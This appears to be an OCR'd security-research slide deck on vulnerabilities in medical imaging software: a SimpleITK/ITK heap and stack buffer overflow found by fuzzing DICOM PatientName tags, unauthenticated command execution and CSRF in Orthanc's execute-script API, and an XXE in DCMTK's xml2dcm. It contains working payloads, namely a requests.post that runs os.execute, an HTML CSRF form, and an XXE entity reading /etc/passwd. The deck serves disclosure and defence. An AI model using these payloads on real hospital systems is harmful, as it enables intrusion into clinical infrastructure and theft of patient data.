Hacking Medical Imaging with DICOM

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


Medical Imaging

One of the most popular application of artificial intelligence (AI) is **medical imaging**







DICOM

Digital Imaging and Communication in Medicine is a data format and a protocol for exchanging between various components, such as PACS, DICOM viewer, machine learning pipeline

Detected CIOD: Computed Tomography Image
Specific Character Set: ISO_IR 100
SOP Class UID: 1.2.840.10008.5.1.4.1.1.2
SOP Instance UID: 1.2.840.113654.2.55.321340174103534860315500467 2
Modality: CT
Series Description: Axial
Patient's Name: 026470d51482c93efc18b9803159c960
Patient ID: 026470d51482c93efc18b9803159c960
Patient's Birth Date: January 01, 1900

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
CLARA MEDICAL IMAGING

Clara Medical Imaging provides developers the tools to build, manage, and deploy intelligent imaging workflows and instruments - ushering in the next-generation of medical imaging.



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DICOM Reader

DICOM Reader is a pre-processor that converts DICOM files into MHD files. Each DICOM series is converted into a single MHD file. DICOM files are associated with a DICOM series by the Series Instance UID header.

Requirements

Docker

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DICOM

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a single MHD

Requirer

Docker

```
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2  #
3  # NVIDIA CORPORATION and its licensors retain all intellectual property
4  # and proprietary rights in and to this software, related documentation
5  # and any modifications thereto.  Any use, reproduction, disclosure or
6  # distribution of this software and related documentation without an express
7  # license agreement from NVIDIA CORPORATION is strictly prohibited.
8
9
10 import os
11 import logging
12 import SimpleITK as sitk
13
```

SimpleITK

- Fuzzing with AFL

SimpleITK

- Fuzzing with AFL

```
masha@infinity-desktop:~$ ./DicomSeriesReader  heap-overflow.dcm
=================================================================
==24915==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7f323ad7d800 at pc 0x000000502bcc bp 0x7fff51dfec50 sp 0x7fff51dfe400
WRITE of size 524288 at 0x7f323ad7d800 thread T0
    #0 0x502bcb in __asan_memcpy (/home/masha/DicomSeriesReader+0x502bcb)
```

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SimpleITK: Heap buffer overflow

Heap buffer overflow in itkImportImageContainer

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A fix was commit via this PR:

github.com/InsightSoftwareConsortium/ITK

Heap buffer overflow in itkImportImageContainer

by malaterre on 07:26AM - 24 Oct 19 UTC
2 commits changed **2 files** with **27 additions** and **7 deletions**.

2 Reply

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SimpleITK: Buffer overflow

```
663   // Now is a good time to fill in the class member:
664   char name[512];
665   this->GetPatientName(name);
```

itkGDCMImageIO.cxx ~/university/research/ITK/Modules/IO/GDCM/src – 2 definitions

```
1264  {
1265    itkExceptionMacro(<< "DICOM does not support this component type");
1266  }
1267 }
1268
1269 #if defined(ITKIO_DEPRECATED_GDCM1_API)
1270 // Convenience methods to query patient and scanner information. These
1271 // methods are here for compatibility with the DICOMImageIO2 class.
1272 void
1273 GDCMImageIO::GetPatientName(char * name)
1274 {
1275   MetaDataDictionary & dict = this->GetMetaDataDictionary();
1276
1277   ExposeMetaData<std::string>(dict, "0010|0010", m_PatientName);
1278   strcpy(name, m_PatientName.c_str());
1279 }
```

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SimpleITK: Buffer overflow

(0008,0005)	CS	10	SpecificCha...	ISO_IR 100
(0008,0016)	UI	26	SOPClassUID	1.2.840.10008.5.1.4.1.
(0008,0018)	UI	60	SOPInstanc...	1.2.840.113654.2.55.321
(0008,0060)	CS	2	Modality	CT
(0008,103e)	LO	6	SeriesDescr...	Axial
(0010,0010)	PN	700	PatientName	aaaaaaaaaaaaaaaaaaaa
(0010,0020)	LO	32	PatientID	026470d51482c93ef
(0010,0030)	DA	8	PatientBirth...	19000101
(0018,0060)	DS	0	KVP	
(0020,000d)	UI	64	StudyInstan...	2.25.1047568009314929
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```
masha@infinity-desktop:~$ ./DicomSeriesReaderGCC example.dcm.new
*** buffer overflow detected ***: ./DicomSeriesReaderGCC terminated
Aborted (core dumped)
masha@infinity-desktop:~$
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15.1. Orthanc

15.1.1. Overview

Description from the tool website “Orthanc aims at providing a simple, yet powerful standalone DICOM server. It is designed to improve the DICOM flows in hospitals and to support research about the automated analysis of medical images. Orthanc lets its users focus on the content of the DICOM files, hiding the complexity of the DICOM format and of the DICOM protocol.

Orthanc provides a RESTful API. The DICOM tags of the stored medical images can be downloaded in the JSON file format. Furthermore, standard PNG images can be generated on-the-fly from the DICOM instances by Orthanc.

Orthanc also features a plugin mechanism to add new modules that extends the core capabilities of its REST API. A Web viewer, a PostgreSQL database back-end, a MySQL database back-end, and a reference implementation of DICOMweb are currently freely available as plugins.”

ORTHANC

Clara Deploy SDK

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
0.2.0-3267265

Search docs



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
ORTHANC CON 2019

First edition of the Orthanc conference!

December 13-15, Liège, Belgium - Schedule now available

ORTHANC: IN THE WILD



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
ORTHANC: Insecure API




```
[
   "create-archive",
   "create-dicom",
   "create-media",
   "create-media-extended",
   "default-encoding",
   "dicom-conformance",
   "execute-script",
   "find",
   "generate-uid",
   "invalidate-tags",
   "lookup",
   "metrics",
   "metrics-prometheus",
   "now",
   "now-local",
   "reconstruct",
   "reset",
   "shutdown"
]
```

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
ORTHANC: Insecure API

```
In [8]: requests.post("http://localhost:8042/tools/execute-script",
   ...: data='command = "mkdir /tmp/test/ORTHANC";os.execute(command)')
Out[8]: <Response [200]>
```

```
Marias-MBP:test msh_smlv$ pwd
/tmp/test
Marias-MBP:test msh_smlv$ ls
Marias-MBP:test msh_smlv$ ls
total 0
drwxr-xr-x  2 msh_smlv  wheel  64 Nov  5 21:57 ORTHANC
Marias-MBP:test msh_smlv$
```

ORTHANC

ORTHANC has an official Docker image with enabled authentication



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ORTHANC: CSRF

Orthanc web app doesn’t have any CSRF prevention

```
<html>
  <body>
    <form action="http://localhost:8042/tools/execute-script" method="POST" enctype="text/plain">
      <input type="hidden" name="cmd" value="'mkdir /tmp/testCSRF';os.execute(cmd)"/>
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

CSRF payload

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ORTHANC: CSRF

Sébastien Jodogne <s.jodogne@orthanc-labs.com>
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1 окт. 2019 г., 02:36

Hello,

As now written in the Orthanc FAQ, *"In particular, you must create a higher-level application so as to properly deal with CSRF attacks: Indeed, as explained in the introduction, Orthanc is a microservice that is designed to be used within a secured environment."*
https://book.orthanc-server.com/faq/security.html

HTH,
Sébastien-

ORTHANC: CSRF

book.orthanc-server.com/faq/security.html

Orthanc Book Content

CSRF 1/1

- Consider implementing a higher-level application (e.g. in PHP, Java, Dja
  the only one to be allowed to contact the Orthanc REST API. In particul
  CSRF attacks: Indeed, as explained in the introduction, Orthanc is a mic
- For advanced scenarios, you might have interest in the advanced autho
  the `OrthancPluginRegisterIncomingHttpRequestFilter2()` functi


Remark: These parameters also apply to the DICOMweb server plugin.

ORTHANC: CSRF

We decided to view orthanc documentation in google cache

ORTHANC: CSRF

Cache saved at September 25, 2019 doesn't contain any warning about CSRF



DCMTK

DCMTK (DICOM Toolkit) is a collection of libraries and applications implementing large parts the DICOM standard. DCMTK prototype was created in 1993, before the official release of the standard.[1]

[1] https://dicom.offis.de/history.php.en

DCMTK

10.5. External DICOM Sender and DICOM Receiver

You need an external DICOM Service Class User (SCU) application to send images to the Clara DICOM Adapter (acting as a DICOM SCP). Similarly when your pipeline finishes executing, you may want to send the output to an external DICOM receiver. You may want to use an open-source DICOM toolkit called '**dcmtk**' for external DICOM sender and DICOM receiver.

10.5.1. Install dcmtk

Install **dcmtk** utilities by issuing the following command:

```
sudo apt-get install dcmtk
```

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ORTHANC's documentation

DCMTK

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Public reports for DCMTK

Dicom Toolkit DCMTK provides tools for working with DICOM files.

We have found the following weaknesses and vulnerabilities:

1. DoS `xml2dcm` utility
2. DoS `dcm2xml` utility

DCMTK: XXE


Testing *xml2dcm* utility

```
<?xml version="1.0" encoding="ISO-8859-1"?>
   <!DOCTYPE foo [
   <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
…
<element tag="0010,0010" vr="PN" vm="1" len="32" name="PatientName">&xxe;</element>
…
```

XXE payload

DCMTK: XXE

